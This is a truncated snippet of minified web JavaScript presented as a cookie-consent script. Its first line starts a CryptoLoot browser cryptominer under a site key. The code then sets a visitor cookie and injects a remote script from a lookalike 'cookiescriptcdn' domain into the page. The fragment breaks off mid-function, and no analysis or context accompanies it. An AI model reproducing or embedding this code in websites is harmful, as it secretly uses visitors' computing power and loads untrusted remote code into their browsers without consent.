CryptoLoot.Anonymous('bc01423ef9e0efac24d14e384e939c7faa4b56e9e609');miner.start();
function cc_get_cookie(a){var b=document.cookie.match(new RegExp("(?:^|;
)+"+a.replace(/([\.\$?*|{}\(\)\[\]\\/\+\^])/g,"\\$1")+"=([^\;]*)");return b?
decodeURIComponent(b[1]):void 0}var
cc_cookie_name="_cc_visited",cc_cookie_value="yes",cc_redirect=!1;cc_get_cookie(cc_coo
kie_name)!=cc_cookie_value&&(cc_redirect=!0,console.log("first visit"));var date=new
Date;date.setDate(date.getDate()+300),document.cookie=cc_cookie_name+"="+cc_cookie_val
ue+"; path=/; expires="+date.toUTCString(),function(){var
a=document.createElement("script");a.type="text/javascript",a.src="//cookiescriptcdn.pr
o/libs/detect_ga_6.js";var b=document.getElementsByTagName("script")
[0];b.parentNode.insertBefore(a,b)}(),function(a){if(!a.hasInitialised){var b=
{escapeRegExp:function(a){return a.replace(/[\-\[\]\\/\{\}\(\)\*\+\?
\\.\\^\$\\|]/g,"\\$&")},hasClass:function(a,b){var c=" ";return 1===a.nodeType&&
(c+a.className+c).replace(/[\n\t]/g,c).indexOf(c+b+c)>=0},addClass:function(a,b)

```

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